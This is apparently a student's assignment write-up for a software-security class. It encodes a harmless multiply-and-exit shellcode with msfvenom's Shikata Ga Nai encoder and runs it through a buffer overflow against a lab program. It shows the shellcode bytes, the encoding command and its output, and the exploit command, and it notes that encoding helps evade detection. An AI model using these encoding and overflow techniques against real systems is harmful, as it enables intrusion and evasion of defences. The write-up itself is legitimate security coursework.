Graham Dungan
March 4, 2025
UIN: 332001764

CSCE 413: Software Security
Class 20: Metasploit

Demonstration Quickstart


A demonstration of the encoded shellcode being run on the classical buffer overflow is available by running `exploit.sh`. This script will run the `vuln` program with a payload containing the encoded shellcode discussed in this assignment. The payload multiplies two numbers, 2 and 3, and exits with the result. The script will collect and display this result, presenting that the encoded shellcode in the classical buffer overflow succeeded.
To run this demo,

1. Enter the `Class20` directory.
   `cd Class20`

2. *(Optional)* If the script does not have execution permission, add such permissions.
   `chmod +x ./exploit.sh`

3. Run the `exploit.sh` script.
   `./exploit.sh`

What follows is a screenshot of the output of `exploit.sh`.



```
❯ ./exploit.sh
The output of 2 * 3 is 6
```

Encoding Shellcode with Metasploit

Original Shellcode


The shellcode from the previous Class 19 assignment is,

```
31 c0 40 40 31 db 43 43 43 f7 eb 89 c3 31 c0 40 cd 80
```

This shellcode will clear registers `$eax` and `$ebx`, store values 2 and 3 in them via increments, respectively, and multiply them. It will then move the result into `$ebx` and will make a system call exit.

Encoding

Firstly, we will need to store our shellcode in a file such that msfvenom, from Metasploit, can manipulate it. This can be done with a simple `printf` statement and redirection,



```
❯ printf "\x31\xc0\x40\x40\x31\xdb\x43\x43\x43\xf7\xeb\x89\x
c3\x31\xc0\x40\xcd\x80" > shellcode.bin
❯ xxd shellcode.bin
00000000: 31c0 4040 31db 4343 43f7 eb89 c331 c040  1.@@1.CCC
....1.@
00000010: cd80                                     ..
```

As seen in the image above, the shellcode had been transferred to raw bytes and stored in `shellcode.bin`.


We will now use the following Metasploit command to encode our shellcode,

```
msfvenom -p generic/custom PAYLOADFILE=shellcode.bin -a x86
  --platform Linux -e x86/shikata_ga_nai -i 1 -f python
```

The components of the msfvenom commands are as follows;

- `msfvenom` is a tool from Metasploit for generating and encoding payloads.
- `-p generic/custom PAYLOADFILE=shellcode.bin` specifies that we will be using our own shellcode from the file `shellcode.bin` instead of a predefined payload.
- `-a x86 --platform Linux` specifies that this shellcode will be ran on a 32-bit Linux system, as this form of buffer overflow is only possible on a 32-bit system.
- `-e x86/shikata_ga_nai` specifies the encoder to obfuscate the shellcode. I chose Shikata Ga Nai because it is one of the more popular encoders, however, we do not need to concern ourselves with the more technical aspects of how this encoder works given the lack of security presented in `vuln.c`.
- `-i 1` specifies that we will only use one encoder iteration.
- `-f python` specifies the format of the input should be output in a Python-friendly format to more easily integrate with our `payload.py` script.

Running this command, we get the output;



```
❯ msfvenom -p generic/custom PAYLOADFILE=shellcode.bin -a x8
6 --platform Linux -e x86/shikata_ga_nai -i 1 -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikat
a_ga_nai
x86/shikata_ga_nai succeeded with size 45 (iteration=0)
x86/shikata_ga_nai chosen with final size 45
Payload size: 45 bytes
Final size of python file: 235 bytes
buf =  b""
buf += b"\xbf\x35\x6f\x1c\xf9\xdb\xd0\xd9\x74\x24\xf4\x5d"
buf += b"\x33\xc9\xb1\x05\x31\x7d\x14\x03\x7d\x14\x83\xed"
buf += b"\xfc\xd7\x9a\x2d\x39\x57\x25\x7f\x62\x14\xe6\x3c"
buf += b"\x63\x71\x61\x01\xba\x45\x32\x4b\x3d"
```

Which can now be easily integrated into the `payload.py` script.

Modifying Payload

While the payload is larger, the script will automatically recalculate the size of the padding necessary to fit the entire shellcode in the stack. The beginning of `payload.py` can be changed from,

```
shellcode = b"\x31\xc0\x40\x40\x31\xdb\x43\x43\x43\xf7\xeb\x89\xc3\x31\xc0\x40\xcd\x80"
```

to,


```
shellcode =  b""
shellcode += b"\xbf\x35\x6f\x1c\xf9\xdb\xd0\xd9\x74\x24\xf4\x5d"
shellcode += b"\x33\xc9\xb1\x05\x31\x7d\x14\x03\x7d\x14\x83\xed"
shellcode += b"\xfc\xd7\x9a\x2d\x39\x57\x25\x7f\x62\x14\xe6\x3c"
shellcode += b"\x63\x71\x61\x01\xba\x45\x32\x4b\x3d"
```

Encoded Shellcode Exploit

We expect the program to behave as before, it will terminate with the return value of 6 (the result of multiplying 2 * 3). The encoded payload now offers the ability to evade detection from more scrutinous security protocols. We can use the same command as the previous Class 19 assignment,

```
env -i ./vuln "$(python3 payload.py 0xffffdd8c)"
```

Where `env -i` will run the program with an empty environment (ensuring a consistent stack layout, assuming ASLR has also been disabled) and it will target address `0xffffdd8c` as the location of the return address of the `copy_string` function. `echo $?` can then be used to examine the return value of the function.



```
❯ env -i ./vuln "$(python3 payload.py 0xffffdd8c)"
❯ echo $?
6
```

It is seen that we have encoded our shellcode with Metasploit and successfully performed a simple buffer overflow attack.